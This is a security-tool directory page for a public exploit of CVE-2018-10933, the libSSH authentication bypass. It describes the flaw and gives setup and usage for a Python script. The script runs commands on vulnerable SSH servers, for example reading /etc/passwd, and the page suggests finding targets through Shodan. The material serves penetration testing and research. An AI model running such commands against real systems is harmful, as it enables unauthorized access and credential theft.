
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Tools/GitHubGitHub/rubikcuv5/cve-2018-10933
Authentication & AuthorizationVulnerability AnalysisExploitationInformation GatheringNetwork SecurityPenetration Testing
GitHubrubikcuv5/cve-2018-10933

CVE-2018-10933

libSSH-Authentication-Bypass

View Repository
12304 years agoNot yet reviewed
Share

CVE-2018-10933


A vulnerability was found in libssh's server-side state machine before versions 0.7.6 and 0.8.4. A malicious client could create channels without first performing authentication, resulting in unauthorized access.

SOME DETAILS

The issue comes from the way libssh doesn't maintain state for the authentication and how this can be used to bypass the authentication. Basically, think of the connection as a multi-step process: step1, step2, step3... Since libssh doesn't enforce the order of the steps, you can basically jump to step3 without going through step1 and step2.

Interestingly, the same issue was found in the SSH library Paramiko earlier: CVE-2018-7750.

Documentation

Exploit-DB : https://www.exploit-db.com/exploits/45638

Information about CVE-2018-10933 by libSSH : https://www.libssh.org/security/advisories/CVE-2018-10933.txt

Bugfix Release by libSSH : https://www.libssh.org/2018/10/16/libssh-0-8-4-and-0-7-6-security-and-bugfix-release/

Setup

sudo apt-get install python3

gh repo clone EmmanuelCruzL/CVE-2018-10933

pip3 install -r requirements.txt

python3 main.py

Usage

usage: main.py [-h] [-p PORT] [-log] [-t | -c COMMAND | -i] host

Script for the vulnerabilities CVE-2018-10933

positional arguments:
  host                  the ip or domain address of ssh server

options:
  -h, --help            show this help message and exit
  -p PORT, --port PORT  The port the service ssh, default [22]
  -log, --logfile       Logfile to write conn logs
  -t, --test            check the version of libSSH
  -c COMMAND, --command COMMAND
                        command to execute
  -i, --interactive     open the interactive mode
   

EXAMPLES POC

EXAMPLE( check if the host is vulnerable)

python3 main.py  0.0.0.0 -port 22  -t


EXAMPLE( send command via argument)

python3 main.py  0.0.0.0 -p 22  -c "cat /etc/passwd"

EXAMPLE( using interactive simple console)

python3 main.py  0.0.0.0 -p 22  -l


Shodan.io libSSH

[!] can find  devices vulnerables using shodan.io 
-  ( 22 Port is default, other ports like (2222, 3333, 4444) might be including libSSH )
Authors

  • Rubickcuv
Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    565
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    327
  • 5

    estorides

    grisuno/estorides

    Aggregates 99+ free OSINT sources in parallel, resolves entities into a knowledge graph, and exports STIX 2.1, MISP, or GraphML with LLM-assisted analysis.

    258
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    256

Explore all tools

Browse our collection of tools

View all tools →